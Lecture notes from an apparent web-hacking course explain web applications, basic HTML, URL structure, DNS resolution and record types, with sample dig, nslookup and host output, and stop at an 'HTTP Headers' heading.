



Web Hacking

S2Day9Web.md



Recall

Last Class TOPICS



Topics

- What is Web Application
- What is Web Hacking
- URL and URI
- How does the web works?
- Web information gathering
- Burp Suite
- OWASP top 10
- Web vulns



What is Web Application?

- A web application is a program or software that runs on a web browser to perform specific tasks.
- These web applications are made with programming languages like HTML,CSS,JS(node,react,angular),Python(Django,Flask)
- WebSites Consists 2 parts.
 - Front End / Client side /
 - Front End is the Front page/ the page which we access, the graphical part.
 - There are specific Programming languages and Frameworks to build front end of a website.
 - Example: HTML,CSS,JS(react)
 - A person who develop Front end is called “Front End Developer”
 - Back End / Server Side /
 - Back End is another side of a web which users don't have interaction with it, but their requests will be sent to the server and used to fetch the data from server and hands to the front page/front end/ of the websites.
 - Also here there are Specific Programming languages
 - Example: JS(node.js),Python(Django,Flask),PHP,SQL
 - A person who develop Back end is called “Back End Developer”
- A person who develop Both Front and Back end is called “Full Stack Developer”




FRONT-END



BACK-END

Frontend vs. Backend





HTML /HyperText Markup language/

- HTML is the standard markup language for creating Web pages.
 - Markup language refers to **a text-encoding system consisting of symbols inserted in a text document to control its structure, formatting, or the relationship between its parts.**
- HTML consists of a series of elements
- HTML elements tell the browser how to display the content
- HTML have elements called Tags.
 - Tags are special words that have < > on their beginning and ending
 - Example: <a> , <html> , <body> , <head> <**tagname**> Content goes here... </**tagname**>
- HTML languages start with a HTML tag
- Those tags have opening and closing tags.
 - <p> ... </p>
 - The text between opening and closing tag is called “**innerText**”
 - <p> ... </p>
 - The tags inside a tag is called “**innerHTML**”
- But This doesn't mean all HTML tags need Closing tag.
 - Example: does not have closing tag.

A Simple HTML Document

- The html tag contains 2 elements
 - Head tag
 - Contain elements those does not appear on the page.
 - Title and meta info's
 - Body tag
 - is a container for all the visible contents
 - headings, paragraphs, images, hyperlinks, tables, lists, etc.
- There are heading tags
 - <h1>,<h2>,<h3>..<h5>
- Paragraph <p>
- Anchor tags <a> for linking
- Image tags
- Break line(new line)

- Division <div>
 - Used to do container and hold some tags inside.

```
<h1>Heading 1</h1>

<h2>Heading 2</h2>

<h3>Heading 3</h3>

<h4>Heading 4</h4>


<h5>Heading 5</h5>

<h6>Heading 6</h6>
```

```
1 <html>
2   <head>
3     <title>Page Title</title>
4   </head>
5   <body>
6
7     <h1>My First Heading</h1>
8     <p>My first paragraph.</p>
9
10    </body>
11 </html>
```

Web browsers

- The purpose of a web browser (Chrome, Edge, Firefox, Safari) is to read HTML documents and display them correctly.
- A browser does not display the HTML tags, but uses them to determine how to display the document:




demo

```
<html>
  <head>
    <title>GTST Website</title>
  </head>
  <body>

    <h1>Web hackers</h1>
    <p>Note: Some HTML elements have no content (like the <br> element). These elements are called empty elements. Empty elements do not have an end tag
    <a href="https://google.com"> Click me </a>

  </body>
</html>
```





What is web hacking

- Web hacking refers to exploitation of applications via HTTP which can be done by manipulating the application via its graphical web interface.
- It is The another Big Scope of Cyber Security
- Always Hacking Steps are same on all type of attacks.
 - Information gathering
 - Scanning
 - Exploiting
 - .
 - .
- But to hack anything you have to know how the thing works.



SO

How do websites work?



URL and URI

- **URI identifies:** a resource and differentiates it from others by using a name, location, or both.
- **URL identifies:** the web address or location of a unique resource.
- URI contains components like a scheme, authority, path, and query.
- URL has similar components to a URI, but its authority consists of a domain name and port.
- URL is part of URI
- A URI aims **to identify a resource and differentiate** it from other resources by using the name of the resource or location of the resource.
- A URL aims **to find the location or address** of a resource on the web.
 - An example of a URI can be ISBN 0-486-35557-4,
<https://www.javatpoint.com> , www.javatpoint.com
 - An example of an URL is <https://www.javatpoint.com>.

Parts of URL

A URL consists of five parts:

1. Scheme: tells web servers which protocol to use when it accesses a page on your website.
2. Subdomain:
 - a. If your website is like a house, your subdomains are like specific rooms in that house.
 - b. A subdomain in a URL indicates which particular page of your website the web browser should serve up.
 - c. For instance, subdomains like “blog” or “offers” will provide your website’s blog page or offers page.
 - d. Subdomains also bucket your website into its main content categories and shows Google and your visitors that there’s more information on your site than just a homepage. (meet, docs, google.com)
3. Top-level domain: specifies what type of entity your organization registers as on the internet.
 - a. Generic Top level domain(gTLD): .gov .org .net
 - b. Country code Top-level domain(ccTLD): .et .ru
4. Second-level domain: is the name of your website.
5. Subdirectory: also known as a subfolder, helps people understand which particular section of a webpage they’re on.






`www.geeztech.com/technology/fields`

`/var/www/html/technology/fields|`

For apache servers example, but there are some applications who use **Routes**


DNS

- The Domain Name System (DNS) is the phonebook of the Internet.
- When users type domain names such as 'google.com' or 'nytimes.com' into web browsers, DNS is responsible for finding the correct IP address for those sites.
- Browsers then use those addresses to communicate with origin servers or CDN edge servers to access website information.
- This all happens thanks to DNS servers: machines dedicated to answering DNS queries.




...

- The DNS request the goes out from our computer is called “DNS query”.
- there are four servers that work together to deliver an IP address to the client: recursive resolvers, root nameservers, TLD nameservers, and authoritative nameservers.



Complete DNS Lookup and Webpage Query





DNS Records

- DNS records (aka zone files) are instructions that live in authoritative DNS servers and provide information about a domain including what IP address is associated with that domain and how to handle requests for that domain.
- These records consist of a series of text files written in what is known as DNS syntax.
- To Access DNS Record on linux we can use tools like
 - Nslookup
 - Dig
 - Host

Dig

```
> dig google.com

; <>> DiG 9.19.17-1-Debian <>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20430
;; flags: qr rd ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
google.com.           IN      A

;; ANSWER SECTION:
google.com.          0       IN      A      142.250.181.78

;; Query time: 99 msec
;; SERVER: 172.24.64.1#53(172.24.64.1) (UDP)
;; WHEN: Sat Nov 25 19:33:59 EAT 2023
;; MSG SIZE  rcvd: 54
```

Nslookup

```
> nslookup google.com
Server:      172.24.64.1
Address:     172.24.64.1#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.181.78
Name:   google.com
Address: 2a00:1450:4018:806::200e
```



host

```
> host google.com
google.com has address 142.250.181.78
google.com has IPv6 address 2a00:1450:4018:806::200e
google.com mail is handled by 10 smtp.google.com.
smtp.google.com has IPv6 address 2a00:1450:400c:c02::1b
smtp.google.com has IPv6 address 2a00:1450:400c:c07::1a
smtp.google.com has IPv6 address 2a00:1450:400c:c07::1b
smtp.google.com has IPv6 address 2a00:1450:400c:c0c::1b
```



Types of DNS records

There are Many DNS record Types but lets see some

A Record (Address)

- This is a Record on the server that holds IPv4 Address.

```
› nslookup -query=A google.com
Server:      172.24.64.1
Address:     172.24.64.1#53
```

```
Non-authoritative answer:
Name:  google.com
Address: 142.250.181.174
```

```
› host -t A google.com
google.com has address 142.250.181.174
```

```
› dig A google.com
; <>> DiG 9.19.17-1-Debian <>> A google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8054
;; flags: qr rd ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available
;;
;; QUESTION SECTION:
;google.com.           IN      A
;;
;; ANSWER SECTION:
google.com.          0       IN      A      142.250.181.174
;;
;; Query time: 0 msec
;; SERVER: 172.24.64.1#53(172.24.64.1) (UDP)
;; WHEN: Sat Nov 25 19:38:37 EAT 2023
;; MSG SIZE rcvd: 54
```

AAAA Record (Quad Address)

- This holds the IPv6 Of the Domain

```
> nslookup -query=AAAA google.com
Server:      172.24.64.1
Address:     172.24.64.1#53
```

Non-authoritative answer:

```
Name:    google.com
Address: 2a00:1450:4018:806::200e
```

```
> host -t AAAA google.com
google.com has IPv6 address 2a00:1450:4018:806::200e
```

```
> dig AAAA google.com
; <>> DiG 9.19.17-1-Debian <>> AAAA google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39696
;; flags: qr rd ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;google.com.           IN      AAAA

;; ANSWER SECTION:
google.com.          0       IN      AAAA    2a00:1450:4018:806::200e

;; Query time: 9 msec
;; SERVER: 172.24.64.1#53(172.24.64.1) (UDP)
;; WHEN: Sat Nov 25 19:39:55 EAT 2023
;; MSG SIZE  rcvd: 66
```

MX Record (Mail Exchange)

- Directs mail to an email server.

```
> dig MX google.com
; <>> DiG 9.19.17-1-Debian <>> MX google.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 46855
;; flags: qr rd ad; QUERY: 1, ANSWER: 10, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;google.com.           IN      MX

;; ANSWER SECTION:
google.com.          0       IN      MX      10 smtp.google.com.
smtp.google.com.     0       IN      A       74.125.71.26
smtp.google.com.     0       IN      A       74.125.133.26
smtp.google.com.     0       IN      A       74.125.133.27
smtp.google.com.     0       IN      A       108.177.15.26
smtp.google.com.     0       IN      A       108.177.15.27
smtp.google.com.     0       IN      AAAA    2a00:1450:400c:c02::1a
smtp.google.com.     0       IN      AAAA    2a00:1450:400c:c07::1a
smtp.google.com.     0       IN      AAAA    2a00:1450:400c:c07::1b
smtp.google.com.     0       IN      AAAA    2a00:1450:400c:c0c::1a

;; Query time: 69 msec
;; SERVER: 172.24.64.1#53(172.24.64.1) (UDP)
;; WHEN: Sat Nov 25 19:44:42 EAT 2023
;; MSG SIZE  rcvd: 276
```

```
> host -t MX insa.gov.et
insa.gov.et mail is handled by 10 smtp2.insa.gov.et.
insa.gov.et mail is handled by 10 smtp.insa.gov.et.
```

NS Record (Name Server)

- Returns the DNS servers (nameservers) of the domain. Server Where all the DNS records are stored! 🐾

```
> host -t NS insa.gov.et
insa.gov.et name server ns2.telecom.net.et.
insa.gov.et name server ns1.telecom.net.et.
```

```
> dig NS google.com
; <>> DiG 9.19.17-1-Debian <>> NS google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 21626
;; flags: qr rd ad; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;google.com.           IN      NS

;; ANSWER SECTION:
google.com.          0       IN      NS      ns2.google.com.
google.com.          0       IN      NS      ns3.google.com.
google.com.          0       IN      NS      ns4.google.com.
google.com.          0       IN      NS      ns1.google.com.

;; Query time: 19 msec
;; SERVER: 172.24.64.1#53(172.24.64.1) (UDP)
;; WHEN: Sat Nov 25 19:46:43 EAT 2023
;; MSG SIZE rcvd: 150
```




And more...

- There are more Records like
 - TXT
 - CNAME
 - SOA
 - SRV
 - PTR
 - ...
- If you wanna Have Advanced knowledge on this Try to learn about “Zone Transfer”



How do websites work.


- When you access a website or click a link, it will send a **HTTP request** to the server and get the copy of the website files to the client this is called **HTTP Response**.



```
546 691.536481320 192.168.1.3      192.168.1.8      HTTP      470 GET /icons/openlogo-75.png HTTP/1.1
```

HTTP request and response

- As the name suggests HTTP requests are a request which the browser sends to the server
- HTTP responses are a response from the server to the browser.
- The requests and Response are sent and received with a Header.



HTTP Headers

